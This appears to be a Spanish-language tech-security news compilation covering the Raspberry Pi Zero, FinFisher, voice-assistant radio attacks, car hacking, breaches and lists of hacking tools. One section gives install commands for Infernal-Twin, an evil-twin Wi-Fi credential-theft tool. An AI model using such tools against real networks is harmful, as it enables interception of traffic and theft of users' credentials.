La computadora de 5 dólares, conoce la Raspberry Pi Zero


cnet.- La compañía británica Raspberry anunció el jueves Pi Zero, una nueva computadora con la que los jóvenes entusiastas de la ingeniería pueden comenzar a dar sus primeros pasos en la programación.

La diminuta computadora -- más pequeña que una tarjeta de crédito --, tiene un costo de apenas US$5 pero cuenta con todas las bondades de las otras computadoras de la familia Raspberry Pi. Las computadoras Raspberry Pi se han vuelto muy populares y, según la empresa, "millones de personas" las han utilizado para aprender a programar, o disfrutar de este hobby.
Raspberry Pi Zero incluye un procesador Broadcom con un núcleo de 1GHz -- la compañía dice que es 40 por ciento más rápido que el del Raspberry Pi 1. La Pi Zero cuenta con 512MB de memoria RAM, entrada para tarjetas microSD, puerto para HDMI y soporte para video de 1080p y 60fps. Para la electricidad y transferencia de información, la Pi Zero tiene un puerto USB.
El modelo original -- Raspberry Pi Model B-- tuvo un precio de entre US$20 y US$35. Si bien suena a buen precio para una computadora, Raspberry afirma que incluso ese precio era un obstáculo para algunos interesados en aprender a programar. Es por ello que la empresa comenzó el desarrollo de la Pi Zero desde principios de este año.

Para celebrar su lanzamiento, Raspberry está regalando una Pi Zero con cada copia de la revista MagPi, creada por Raspberry. La revista cuesta poco menos de US$10.
Raspberry comenzó operaciones en 2012 tras lanzar la primera versión de sus computadoras. Su misión es ofrecer una computadora de bajo precio para que las escuelas promuevan la programación entre sus estudiantes. Raspberry tiene soporte de lenguajes de programación como Python, C, Perl, Ruby y BASIC.

La herramienta Infernal-Twin, hackeo fácil de redes inalámbricas


Infernal-Twin es una herramienta automatizada diseñada para actividades de pruebas de penetración, se ha desarrollado para automatizar ataque Evil Twin.

¿Que es el Evil Twin? (Gemelo malvado)

Un gemelo malvado, en seguridad, es un punto de acceso inalámbrico que se hace pasar por un punto de acceso Wi-Fi legítimo para que un atacante pueda recopilar información personal o corporativa sin el conocimiento del usuario final.

"La herramienta fue creada para ayudar a los auditores y pruebas de penetración para llevar a cabo la evaluación de la seguridad inalámbrica de una manera rápida y flexibilizar ataque complejos." Afirma Khalilov M, autor de la herramienta.

Tomando en cuenta, como suele suceder, que la herramienta de pruebas de penetración podría ser mal utilizada por hackers para llevar a cabo actividades ilícitas, así que es mejor presentarla y difundir el conocimiento sobre esta potencial arma en el arsenal de los atacantes.
El punto de acceso falso se utiliza para servir a los usuarios de la red páginas de acceso falsas para robar sus credenciales de conexión Wi-Fi y otros datos sensibles. El supuesto de ataque podría ser explotado para ejecutar ataques man-in-the-middle o para servir software malicioso a los equipos de la red de destino.

En primer lugar es necesario instalar todos los componentes necesarios para utilizar la herramienta, incluyendo el módulo de Apache, la base de datos mysql, la herramienta de manipulación de paquetes Scapy para redes informáticas y el framework de depuración wxtools.

Entonces tienes que instalar la utilidad Aircrack-ng y obtener el infernal-twin del repositorio.

Aircrack-ng es una suite de software de red que consiste en un detector, analizador de paquetes, WEP y WPA / WPA2-PSK cookies y análisis de herramientas para redes inalámbricas 802.11.

Para instalar los componentes sigan estos pasos:

$ sudo apt-get install apache2
$ sudo apt-get install mysql-server php5-mysql libapache2-mod-auth-mysql

$ sudo apt-get install python-scapy
$ sudo apt-get install python-wxtools
$ sudo apt-get install python-mysqldb

$ sudo apt-get install aircrack-ng

$ git clone https://github.com/entropy1337/infernal-twin.git
$ cd infernal-twin

La herramienta Infernal-Twin implementa varias características, ofrece todo lo necesario para hackear una red Wi-Fi (WPA2, WEP) y permite ejecutar ataques fácilmente de Ingeniería Social Inalambrica. A continuación las principales características:
  • Interfaz de Suite de evaluación de seguridad Wireless
  • Hacking WPA2
  • Hacking WEP
  • Hacking WPA2 Enterprise
  • Ingeniería Social Inalambrica
  • SSL Strip
  • Generación de informes PDF, HTML
  • Función de toma de notas
  • Los datos se guardan en la base de datos
  • Mapeo de red
  • MiTM
  • Solicitudes Probe

El autor de la herramienta Infernal-Twin piratería, Khalilov M, alias 3ntr0py (entropy1337), anunció que próximas versiones incluirán análisis de archivos de registro t-shark para recoger las credenciales de las víctimas y otros datos.

En el siguiente video es que ilustra un ataque a una red pública, el script debe ser capaz de ir y modificar la página de inicio de sesión y modificar el contenido de la misma con las variables necesarias.

Este espejo controlado por voz con un Raspberry Pi es alucinante


Se incrementa el número de gobiernos que utilizan el spyware FinFisher


unocero.- FinFisher, el conocido spyware utilizado para actividades maliciosas, está aumentando su popularidad entre los organismos gubernamentales. Hasta la fecha, 32 países han sido identificados como usuarios activos de este programa espía, incluido México.

Para los que no estén familiarizados con él, FinFisher se vende exclusivamente a las agencias del gobierno y a las fuerzas policiacas, lo que significa que personas comunes y corrientes no son definitivamente una parte de su clientela. Dicho spyware es extremadamente fácil de usar y es altamente eficaz en el cumplimiento de su objetivo, que en este punto, pasa a ser la manipulación de cualquier computadora en el mundo que lo contenga.
Sin embargo, esto no es todo lo que es capaz de hacer el programa. FinFisher también puede interceptar tus llamadas de Skype y hacer un registro de las pulsaciones de tu teclado. Fue creado por el grupo FinFisher Gamma, actualmente localizado en Múnich, y su objetivo original es el de ayudar al gobierno a localizar y atrapar a criminales por medio de la identificación de amenazas por Internet.

Lamentablemente, de acuerdo a la última filtración de datos, los gobiernos han estado usando FinFisher para llevar a cabo sus propias actividades clandestinas. Esto incluye mantener una pista sobre los activistas de alto perfil de Bahréin, así como de firmas de abogados, periodistas y la oposición política de aquella región.


Esta información fue proporcionada por Citizen Lab, un laboratorio con sede en la Universidad de Toronto que ha cavado profundamente en cuestiones de seguridad y de derechos humanos a nivel mundial.
Esta organización de investigadores afirma que otros países como Angola, Egipto, Gabón, Jordania, Kazajstán, Kenia, Líbano, Marruecos, Omán, Paraguay, Arabia Saudita, Eslovenia, Taiwán, Turquía y Venezuela también han usado FinFisher con dicho propósito; México también aparece en la lista y se dice que este programa fue utilizado por la Secretaría de Seguridad Pública, la Procuraduría General de la República, el Centro de Investigación y Seguridad Nacional y el Estado Mayor Presidencial en varias ocasiones.

Debido a que FinFisher no es detectable por los antivirus tradicionales, es recomendable usar programas especiales para saber si tienes este spyware o algún otro en tu computadora.

¿Cómo controlar en silencio un teléfono desde 5 metros de distancia?

Dos investigadores de la Agencia de Inteligencia francesa ANSSI descubrieron que los hackers pueden controlar un dispositivo móvil de forma remota utilizando el asistente de voz personal.

Un equipo de expertos de Inteligencia Agencia Francesa ANSSI ha descubierto que un hacker puede controlar completamente los dispositivos móviles desde una distancia de hasta 5 metros.

¿Como es posible?

Los hackers han descubierto una manera de transmitir de forma remota y en silencio comandos de radio para los sistemas de control de voz implementados tanto por Apple con Siri como Google Now de Android.
El hack sólo funciona si el dispositivo de destino tiene los audífonos conectados, en estas condiciones, el ataque funciona sin siquiera decir una palabra.

La posibilidad de inducir señales parásitas en el front-end audio de dispositivos con capacidad de mando por voz podría aumentar los impactos críticos de seguridad", los dos investigadores franceses, José Lopes Esteves y Chaouki Kasmi, explican en un artículo publicado por el IEEE.El hack utiliza:

  • Un dispositivo móvil, un teléfono iPhone o Android, que necesita tener los audífonos conectados.
  • Un transmisor de radio.

El transmisor es utilizado por los hackers para enviar ondas de radio que son capaces de desencadenar los comandos de voz en cualquier dispositivo iPhone o Android con un par de audífonos con micrófono conectado.

Los cables de los auriculares funcionan como antenas de radio, de esta manera el dispositivo móvil que recibe las ondas de radio cree que los comandos de voz son procedentes del micrófono del usuario.Los investigadores presentaron su descubrimiento este verano en la conferencia de Hack in París.

Los investigadores de la ANSSI demostraron que con la explotación de esta técnica los atacantes son capaces de realizar llamadas, enviar SMS, marcar el número del atacante para espiar conversaciones desde el entorno circundante, visitar un sitio web en control del atacante alojando un exploit kit, enviar phishing y mensajes de spam que explotan el correo electrónico o cuentas de redes sociales de la víctima (es decir, Facebook, Twitter).

"El cielo es el límite aquí. Todo lo que se puede hacer a través de la interfaz de voz, puede hacerse de forma remota y discreta a través de ondas electromagnéticas. "Vincent Strubel, el director del grupo de investigación en ANSSI explicó a Wired. "Podrías imaginar un bar o un aeropuerto, donde hay un montón de gente", "El envío de algunas ondas electromagnéticas podría hacer a muchos teléfonos inteligentes llamar a un número de pago y generar dinero en efectivo."
Para que el ataque tenga éxito es necesario que los audífonos estén conectados al dispositivo móvil y el asistente de voz Siri tiene que ser activado desde la pantalla de bloqueo, es decir Ajuste por defecto de Apple.

El dúo francés utiliza como generador de ondas electromagnéticas su laptop ejecutando el software de código abierto GNU Radio, un radio USRP definido por software, un amplificador y una antena. Los investigadores explicaron que su equipo básico podría caber dentro de una mochila, y puede alcanzar un rango de alrededor de 5 metros. En una configuración más potente compuesta por baterías más grandes que podrían caber dentro de una camioneta, los investigadores dicen que podrían extender el alcance del ataque a más de eso.

Los dos expertos también publicaron un video de Prueba de Concepto para el ataque, demostraron cómo enviar un comando a Google Now por radio sobre un teléfono Android instruyendo al dispositivo móvil a abrir el navegador y visitar el sitio web oficial ANSSI.

Hackers demuestran al departamento de Policía de EE.UU. que sus vehículos pueden ser hackeados


Los investigadores de seguridad Chris Valasek y Charlie Miller ayudaron al mundo a entender que los vehículos de último modelo son vulnerables a los ataques cibernéticos.
hackread.- Hemos leído sobre como computadoras de la policia son hackeadas o caen victimas de ransomware y todo eso, pero, ¿Se puede hackear sus autos? Eso es algo que no nos esperábamos.

Posterior a el asombroso escándalo de hack a Chrysler, ahora ha salido a la luz que la mayoría de los vehículos de la policía también son vulnerables a los ataques cibernéticos.

Miller y Valasek han detectado previamente vulnerabilidades en Ford Escape en 2013. Durante ese secuestro en particular, el dúo de la investigación lo estrelló contra las hierbas en un estacionamiento desocupado. Lograron secuestrar los sistemas de la patrulla de la policía estatal.

Este hack en específico se centra principalmente en los autos de policía estacionados. El hacker podría infiltrarse en los sistemas internos del vehículo y hacer que el operador del vehículo no pueda hacer el cambio de estar estacionado a conducir. Luego después pueden hacer que las RPM lleguen a su máximo acelerándolo, sin tener ningún pie en el pedal.

Luego trabajan sobre el sistema para asegurarse que el motor sea apagado.

El oficial practicamente queda atascados sin una manera de ir a ninguna parte - lo que les deja en situaciones potencialmente peligrosas para su vida. Pero no te preoccupes demasiado por las consecuencias del mundo real. Ford explicó que este truco se hizo bajo circunstancias extremas y llevado a cabo por profesionales.

Cosas como una incontrolable bocina o la manipulación de las pausas y velocidades de los automóviles, spoofing del sistema GPS, la manipulación de cuentakilómetros y velocímetro, así como comprometedores cambios de dirección fueron realizados mediante el envío de un conjunto de comandos.


En julio de 2015, un par de senadores estadounidenses, Edward Markey y Richard Blumenthal mostraron su preocupación por la seguridad de los vehículos, así como los controladores y pidieron mayor seguridad y protección a sobre los vehículos.

Dijeron que las vulnerabilidades como estas pueden poner a los conductores en una situación potencialmente mortal.

Ambos senadores aprobaron una ley conocida como "SPY Car Act", que permitiría a la Comisión Federal de Comercio (FTC) y la National Highway Traffic Safety Administración (NHTSA) garantizar la seguridad de los datos del vehículo, así como el conductor al volante .

Las herramientas de Hacking de Mr. Robot [Actualizada]

Echa un vistazo a las herramientas de hacking utilizadas en la serie Mr. Robot y enterate de como han sido usadas de la forma mas realista.


Mr. Robot ha sido de lo mejor del verano para los amantes de las series, especialmente para aquellos que son fanáticos de la tecnología y la informática. Una de las principales ventajas de Mr. Robot sobre otras series ha sido el tono realista que se ha dado, en cuanto a las herramientas de hacking se refiere.

Incluso la figura de Rami Malek como Elliot Alderson, el vigilante - analista de seguridad que protagoniza el espectáculo, se ha representado de forma realista con la sudadera con capucha y con la mentalidad de una persona que busca el equilibrio entre la tecnología y la vida real. Ahora que la serie ha sido renovada para una segunda temporada, ya es hora de que tengamos un vistazo a las herramientas de hacking utilizadas por Mr. Robot!
Por supuesto, la sociedad en la que se desenvuelve Mr. Robot se comunica a través de IRC y redes sociales, si bien hay muchos trucos y detalles que revelan un patrón realista. Vamos a prestar atención a las herramientas de hacking, ¿de acuerdo?

Kali Linux: A diferencia de la gran mayoría de las personas que lo rodean, Elliot y el equipo hacen uso de Kali Linux. Este es un sistema operativo especialmente diseñado para profesionales de seguridad/pentesting/analistas, es de código abierto y de uso gratuito, junto con sus herramientas (hacking).

Wget: Wget es un programa informático que se ha utilizado para comprometer servidores web e interceptar datos sensibles. Basado en la vulnerabilidad shellshock, se lleva a cabo el compromiso.

Canbus Hacking: Es cierto que el hacking de automóviles ha aumentado rápidamente en los últimos años y esto se destacó en la serie a través del uso de Candump, para poder visualizar ciertos mensajes.

Dispositivos USB para comprometer una red aislada: Las unidades flash USB se tiran en un estacionamiento, para que el transeúnte sin sospechar los recoja e iniciar el compromiso. Al ser insertado en la computadora, el hack comienza!


Bluetooth Scanner: El Bluetooth Scanner (o btscanner) se utiliza para extraer la información de un teléfono a través de su Bluetooth, incluso sin la necesidad de estar vinculados para la completar la extracción.

BlueSniff: Similar al Bluetooth Scanner, BlueSniff es otra herramienta de hacking que puede ser utilizada para el mismo propósito.

Meterpreter: El Meterpreter es una consola dentro del Metasploit Framework, que puede ofrecer una flexibilidad única para el usuario y permitir que comprometer el equipo y obtener persistencia sin ser detectados.

Wifite: Es un script en Python para automatizar el wifi hacking usando varias herramientas como Aircrack-ng suite y Reaver para los routers compatibles con WPS. Esta script automatiza todas las tareas que harías manualmente usando aircrack y reaver. Es necesaria una distribución Linux con los controladores inalámbricos parchados para inyección y acceso root para que funcione.


Social Engineering Toolkit (SET): Este es un framework que permite que los ataques de ingeniería social sean mucho más simples y más fáciles. Un ejemplo de estos ataques es la opción de spoofing SMS utilizado en Mr. Robot.


Raspberry Pi: El Raspberry Pi es una serie de equipos en una sola tarjeta del tamaño de una tarjeta de crédito desarrollado en el Reino Unido por la Fundación Raspberry Pi con la intención de promover la enseñanza de la ciencia informática básica en las escuelas y en los países del tercer mundo. Existe infinidad de aplicaciones para esta tarjeta, proyectos, videojuegos, programación, etc. Elliot lo utiliza para implantarlo en Steel Mountain (no queremos arruinarle la serie a quienes no la han visto, así que hasta ahí lo dejamos).


Netscape Navigator: Probablemente ningún hacker utiliza ese navegador web. Sin embargo, sirve como un recuerdo de cómo Elliot comenzó en el hacking y expresa el compromiso de la serie de ofrecer verdadero conocimiento e información!

Realmente es algo motivador que en Mr. Robot se vea la intención de ofrecer herramientas de hacking realistas. Por lo tanto, si aun no la haz visto, te recomendamos que la veas, ¡no vas a poder parar hasta terminarte la temporada!

Hackeo a hoteles Trump pone en riesgo a tarjetas de crédito


Los ‘hackers’ colocaron un software especial en los sistemas de pago de la cadena hotelera; la empresa no está completamente segura de que hayan logrado sacar los datos del sistema.

cnn.- Los hackers posiblemente robaron datos de tarjetas de crédito de varias ubicaciones de los hoteles de Trump, incluyendo el Trump International Hotel and Tower en la ciudad de Nueva York.

Los hackers introdujeron a escondidas un virus en los hoteles de Trump por todo Estados Unidos y Canadá, con el que podrían robar datos de las tarjetas de crédito de los clientes durante un año completo.

El Trump Hotel Collection reconoció recientemente la infección de las computadoras en su sitio web.
Al parecer, los hackers lograron esconderse dentro de las computadoras de la compañía durante mucho tiempo. La cadena hotelera advirtió que cualquier persona que visitó un hotel Trump entre el 19 de mayo del 2014 y el 2 de junio del 2015 "puede haber sido afectado".

La lista de los hoteles incluye dos ubicaciones en Nueva York y una en cada una de las siguientes ciudades: Chicago, Honolulu, Las Vegas, Toronto y Miami.

Según los hoteles Trump, los hackers colocaron un software especial en los sistemas de pago de la cadena hotelera. Ese malware tuvo acceso a información de pago sensible, como números de tarjetas de crédito, fechas de vencimiento y códigos de seguridad en la parte posterior de las tarjetas.

Tal parece que, a medida que los clientes o empleados del hotel escribían a máquina la información de pago, el software malicioso al fondo se apoderaba silenciosamente de ella. Pero la empresa no está completamente segura de que los hackers hayan logrado sacar los datos del sistema de computación.

"Una investigación forense independiente no ha determinado de manera concluyente que la información de tarjetas de pago de cualquier cliente en particular haya sido tomada", declaró la compañía.

La cadena de hoteles le está ofreciendo a los clientes afectados un año gratis de protección contra el fraude de identidad. Además, las tarjetas de crédito siempre tienen protección contra el fraude. Por lo tanto, a lo sumo, este hackeo representará un inconveniente para cualquiera de las víctimas.

Los hoteles Trump son tan solo la última adición a una lista, cada vez más larga, de compañías que han sido hackeadas. En los últimos dos años, los hackers lograron robar los datos de pago de Albertson's, CVS Photo, Home Depot, Michaels, Neiman Marcus, PF Chang's, Staples, SuperValu y Target.

"Las redes de datos están continuamente bajo ataque", dijo Kevin Watson, director ejecutivo de la empresa de seguridad de datos Netsurion. "En el caso de Trump Hotels, mientras más grande es el nombre en la puerta, más grande es el objetivo".


¿Sigues usando TrueCrypt? ¡Cuidado con estas 2 fallas críticas!


El experto en seguridad James Forshaw ha descubierto dos fallas críticas en el controlador que TrueCrypt instala en sistemas Windows.

securityaffairs.- Malas noticias para los usuarios de Windows que han decidido utilizar TrueCrypt para cifrar sus discos duros, el investigador James Forshaw, un miembro del equipo del Proyecto Zero de Google, ha descubierto dos vulnerabilidades graves que afectan a la popular aplicación.

A pesar de que el mantenimiento de TrueCrypt se ha interrumpido en de mayo de 2014 por sus desarrolladores, es una de las aplicaciones más populares para el cifrado de datos de usuario.
Los autores originales de TrueCrypt advirtieron a los usuarios sobre la posible presencia de "cuestiones de seguridad sin resolver" y los invitó a migrar a BitLocker, la solución de cifrado de disco completo implementada por Microsoft.

James Forshaw ha descubierto dos fallas en el controlador que TrueCrypt instala en sistemas Windows.

Es curioso observar que ninguna de las auditorías previas ha puesto al descubierto ninguna de estas fallas en la aplicación TrueCrypt. En particular, un equipo de investigadores realizó un análisis que duró dos años y que se organizó en dos fases distintas. En la primera fase los expertos analizaron los planos del software y descubrieron sólo 11 temas de severidad media y baja en el software.

En la segunda fase, que finalizó recientemente, los expertos examinaron la implementación de TrueCrypt para generar números aleatorios y algoritmos de clave críticos, y varios conjuntos de suites de cifrado.


Auditores de seguridad y expertos en criptografía de la NCC decidieron analizar el software TrueCrypt en respuesta a los documentos filtrados por Edward Snowden que hipotéticamente planteaban la presencia de una puerta trasera en la aplicación.
TrueCrypt parece ser una pieza de software criptográfico relativamente bien diseñada; el experto en criptografía Matthew Green explicó en una entrada de blog. La auditoría NCC no encontró evidencia de puertas traseras deliberadas, o cualquier defecto de diseño graves que hiciera insegura cualquier instancia del software en la mayoría de los casos.
Ahora, Forshaw explica que un atacante puede explotar la vulnerabilidad para obtener privilegios elevados en un sistema si tienen acceso a una cuenta de usuario limitada.

Forshaw no ha revelado los detalles sobre las dos vulnerabilidades porque él tiene la intención de esperar siete días para el descubrimiento o el lanzamiento de una actualización de seguridad para solucionar el problema.

¿Quién va a solucionar las fallas en TrueCrypt?

Seguro que estos bugs no serán corregidos por los autores originales, sin embargo la vulnerabilidad (CVE-2015-7358 y CVE-2015-7359) parecen haber sido corregidas en VeraCrypt, un spin-off del proyecto original TrueCrypt.

VeraCrypt 1.15 que fue lanzado la semana pasada contiene los parches para las dos vulnerabilidades descubiertas por Forshaw, así como para otros bugs.

Los usuarios que aún utilizan TrueCrypt deben comenzar a utilizar VeraCrypt para evitar problemas, sus desarrolladores ya han solucionado muchos problemas de seguridad que afectan al software original.

Gottfrid "Anakata" Svartholm es liberado de prisión

Gottfrid Svartholm, más conocido como 'Anakata'.

Gottfrid Svartholm, el fundador del popular tracker Pirate Bay, vuelve a ser un hombre libre tras haber estado en prisión tres años por delitos contra el copyright. Su salida pone fin a un largo periodo de recursos, apelaciones y periodos en convicción en Suecia y Dinamarca.

hipertextual.- Conocido en Internet como 'Anakata', Gottfrid Svartholm sueco de 30 años especializado en redes y seguridad informática, es el cofundador de Pirate Bay y tuvo un rol protagonista en los primeros años del portal de Bittorrent.

Ha pasado los últimos tres años de su vida en prisiones de Suecia y Dinamarca por varios delitos. El pasado mes acabó su condena en Dinamarca e ingresó en las prisiones suecas hasta hoy, siendo ya hombre libre. Ha sido su madre quien ha dado la noticia, ya que Anakata no ha querido realizar ninguna declaración pública.
La historia de Svartholm comienza el 2008, cuando los administradores de Pirate Bay Peter Sunde, Fredrik Neij, Gottfrid Svartholm y Carl Lundström fueron acusados de ayudar a terceros a violar los derechos de autor. El juicio comenzó el 16 de febrero de 2009, siendo declarados él y el resto de los imputados como culpable en Estocolmo el 17 de abril de ese mismo año y condenados a pasar un año de prisión y pagar 30 millones de coronas (2.740.900€) por los daños causados, cifra a repartir entre los cuatro acusados. Los abogados defensores apelaron y solicitaron un nuevo juicio al sospechar de un juez parcial. La sentencia no podía firme hasta que se resuelvan todas las apelaciones.

En octubre de 2009, el Tribunal del Distrito de Estocolmo prohibió que Pirate Bay continuase su actividad a pesar de que Svartholm no residiese en Suecia no Pirate Bay operase desde allí. Finalmente, el 30 de agosto, Svartholm es arrestado en Campoya por la policía local a petición de las autoridades suecas.

De ahí a Suecia, donde fue deportado para cumplir su sentencia. Pero fue sólo el comienzo de su calvario.

Tras salir de la carcel, el fundador de Pirate Bay, fue acusado de fraude y delitos de 'hacking'. El caso llegó a juicio en 2013 y Svartholm fue declarado culpable de delitos informáticos, fraude agravado y tentativa de fraude agravado, lo que dio lugar a una pena de prisión de dos años. El fundador de The Pirate Bay siempre mantuvo su inocencia y procedió a apelar el veredicto.

Le dieron la razón parcialmente, declarándolo inocente del 'hackeo' al banco Nordea. Pero sí fue sentenciado como culpable de su otro delito: el hackeo a Logica, con una condena reducida de dos a un año.

Mientras cumplía esa nueva condena, fue acusado en Dinamarca en un 'hackeo' a la red principal de ordenadores de la compañía informática CSC. El joven sueco negó, nuevamente, esas acusaciones. Pero fue sentenciado a tres años y medio en prisión, sentenciado tras apelar al Tribunal Supremo.

Como suele ser habitual en muchos países, las condenas pueden reducirse por muchos factores y pudo salir de prisión hace un mes. Salir para entrar de nuevo en las cárceles suecas para finalizar el mes que le quedaba por cumplir de la sentencia local.

Finalmente, 'Anakata', vuelve a ser un hombre libre.

Las Mejores Aplicaciones de Hacking en Android 2015

A medida que nos vamos moviendo mas y mas al mundo móvil, se vuelve aparente la necesidad de migrar nuestras herramientas actuales (hacking, pentesting) hacia alla, mientras que estas aplicaciones aun no son totalmente funcionales como en escritorio (Linux, Windows, OS X), las siguientes de la lista valen la pena y deberías tenerlas para casos de emergencia.


#1. Hackode: La caja de herramientas del hacker es una aplicación de pruebas de penetración, para hackers éticos, administradores de TI y profesionales de seguridad cibernética para realizar diferentes tareas como reconocimiento, exploración, ejecución de exploits, etc.

# 2 Androrat: Herramienta de administración remota para Android. Androrat es una aplicación cliente/servidor desarrollada en Java Android para el lado del cliente y en Java/Swing para el servidor.

# 3 APKInspector: Es una herramienta de interfaz gráfica de usuario de gran alcance para analizar las aplicaciones de Android. El objetivo de este proyecto es el de ayudar a los analistas e ingenieros a visualizar paquetes de Android compilados y su correspondiente código de DEX inverso.

# 4 Droidbox: Droidbox está desarrollado para ofrecer análisis dinámico de aplicaciones de Android.

# 5 Burp Suite: Al igual que su versión de escritorio, es una plataforma integrada para la realización de las pruebas de seguridad de aplicaciones web. Sus diversas herramientas funcionan perfectamente juntas para apoyar todo el proceso de prueba, mapeo y análisis de la superficie de ataque de una solicitud inicial, a través de la búsqueda y explotación de vulnerabilidades de seguridad.
#6 zANTI: Es un completo conjunto de herramientas de diagnóstico de red que permite hacer pruebas de auditorías y de penetración complejas con sólo pulsar un botón. Proporciona informes basados en la nube que te guían a través de sencillas normas para garantizar la seguridad de la red.

# 7 Droid Sheep: Puede ser utilizado fácilmente por cualquiera que tenga un dispositivo Android y sólo el proveedor del servicio web puede proteger a los usuarios. Así que cualquiera puede probar la seguridad de su cuenta por sí mismo y puede decidir si desea seguir utilizando dicho servicio web.

# 8 dSploit: Es una suite de análisis de la red y penetración en Android que tiene como objetivo ofrecer a los expertos en seguridad de TI/entusiastas el kit de herramientas profesional más completo y avanzado para llevar a cabo evaluaciones de seguridad de red en un dispositivo móvil.
# 9 Arpspoof: Es una herramienta para la auditoría de red originalmente escrita por Dug Song como parte de su paquete de dsniff. Esta aplicación redirige el tráfico en la red local mediante la creación de respuestas ARP para reenviarlos ya sea a un objetivo específico o todos los hosts en los caminos de la red local.

# 10 Shark for Root: Sniffer de tráfico, trabaja en 3G y WiFi. Funciona para abrir un volcado de WireShark o software similar, para realizar una vista previa de volcado desde tu teléfono. Esta basado en tcpdump.

# 11 Nmap para Android: Nmap (mapeador de red) es una de las mejores herramientas entre las diferentes que hay para escanear redes (buscadores de puerto), Nmap desarrollado principalmente para Unix OS pero ahora está disponible en Windows y Android. Nmap para Android es una aplicaciones de Nmap para su teléfono! Una vez que su exploración termina te puede enviar un correo electrónico con los resultados. No es aplicación oficial del producto pero funciona bastante bien.

# 12 SSHDroid: Android Secure Shell: shell segura o SSH es el mejor protocolo que proporciona una capa adicional de seguridad al tiempo que se va a conectar con tu equipo. SSHDroid es una aplicación de servidor SSH para Android. Esta aplicación te permitirá conectarte a tu dispositivo desde una PC y ejecutar comandos (como "terminal" y "adb shell").

GM tardo 5 años arreglando una vulnerabilidad de seguridad de auto

Le ha tomado a General Motors (GM) media década resolver una vulnerabilidad de seguridad en su sistema de gestión de auto OneStar, se ha revelado.


Los investigadores de seguridad de la Universidad de California en San Diego y la Universidad de Washington hicieron el descubrimiento en el 2010 mientras se probaba la seguridad de un Chevy Impala 2009, informó la revista Wired.

Sin embargo, los expertos decidieron no publicar sus hallazgos en un artículo y en su lugar optaron por notificar a los fabricantes de automóviles de América directamente justo lo que habían descubierto.

El equipo también informó a la Administración Nacional de Seguridad de Tráfico en Carreteras de la falla, que concluyeron dejaba a millones de vehículos en riesgo de ser atacados.

Esta vulnerabilidad significaba que un ciberdelincuente tenía la capacidad no sólo de acceso a los datos recogidos por el sistema informático del vehículo, pero la posibilidad de desactivar también sus frenos.

"Básicamente tuvimos el control completo del auto excepto el de dirección," Karl Koscher, uno de los investigadores de seguridad que ayudaron a identificar el defecto, le dijo a Wired.

"Ciertamente, habría sido mejor si hubiera sido arreglada antes."

Si bien la respuesta de GM puede ser vista como débil y descuidada, no es atípico - los investigadores estaban dispuestos a mostrar que este tipo de respuestas para resolver una vulnerabilidad no es un caso aislado.
Ellos argumentan que la industria del automóvil en general ha tardado en responder a las implicaciones de seguridad que vienen con los autos cada vez más computarizados y conectados en la web.

"Simplemente no tienen las capacidades que nosotros damos por hecho en el mundo de escritorio y servidor", explica Stefan Savage, profesor de Ciencias de la Computación e Ingeniería de la Universidad de California en San Diego y uno de los investigadores principales del proyecto dede hacking de autos.

"Es un poco triste que toda la industria no esta lista para hacer frente a esto en el momento, y que hoy, cinco años más tarde, todavía no hay un sistema de respuesta a incidentes y actualización universal para esto."

En noticias relacionadas, se reveló el mes pasado que los resultados de un estudio similar fueron impedidos de ser publicados por un juez del Tribunal Superior del Reino Unido durante un máximo de dos años.

En 2013, la Universidad de Birmingham en el Reino Unido y la Universidad de Radboud en los Países Bajos había tenido la intención de lanzar su papel en una vulnerabilidad que habían identificado en el Crypto transponder Megamos (que es ampliamente utilizado Audi, Fiat, Honda, Volkswagen y Volvo).

Sin embargo, en ese momento, el juez de la Audiencia estuvo de acuerdo con la afirmación de Volkswagen que el acceso público al informe revelaría detalles clave que podrían ser utilizados por los ciberdelincuentes con motivos maliciosos.

THE DUKES APT - 7 años de hacking patrocinado por el Estado Ruso

F-Secure ha publicado un interesante informe sobre las operaciones de espionaje cibernéticos realizados por el grupo de APT The Dukes, que parece estar vinculado al Kremlin.


Los investigadores de seguridad de F-Secure han publicado un interesante informe que detalla la operación de espionaje cibernético de un grupo APT ruso, bautizado como los duques, los expertos especulan que el grupo está respaldado por el gobierno ruso. El grupo Duques ha estado activo desde al menos 2008, con tareas diversas dirigidas a gobiernos, eventos políticos y muchas otras organizaciones, incluidas organizaciones criminales que operan en la Federación Rusa.

El equipo de hacking está muy sofisticado, sus operaciones se lanzan utilizando exploits "zero-day" desarrollados por sus propios miembros.

"Los Dukes son un grupo ciberespionaje bien dotado de recursos, muy dedicado y organizado que creemos que ha estado trabajando para la Federación de Rusia por lo menos desde 2008 para recolectar inteligencia en apoyo de la toma de decisiones de política exterior y de seguridad." Afirma el resumen ejecutivo de la informe. "Los Dukes dirigen sus ataques principalmente a los gobiernos occidentales y organizaciones afines, como los ministerios y organismos gubernamentales, eventos políticos y subcontratistas gubernamentales", "Sus objetivos han incluido también a los gobiernos de los miembros de la Comunidad de Estados Independientes; Los gobiernos asiáticos, africanos y de Oriente Medio; organizaciones asociadas con el terrorismo checheno; y altavoces rusos involucrados en el tráfico ilícito de sustancias controladas y drogas ".
El grupo Dukes es responsable de un gran número de campañas altamente sofisticadas, expertos en seguridad han detectado una impresionante cantidad de conjuntos de herramientas de malware en su arsenal, que incluyen MiniDuke, CosmicDuke, OnionDuke, CozyDuke, CloudDuke, SeaDuke, HammerDuke, PinchDuke y GeminiDuke.


Los primeros objetivos conocidas de los duques fueron asociados con el movimiento separatista de Chechenia, los hackers utilizaron el malicioso PinchDuke para comprometer los sistemas de las víctimas, pero unos meses más tarde, en 2009, los expertos recolectaron evidencia de la participación de los Duques de ataques cibernéticos contra gobiernos y organizaciones occidentales.


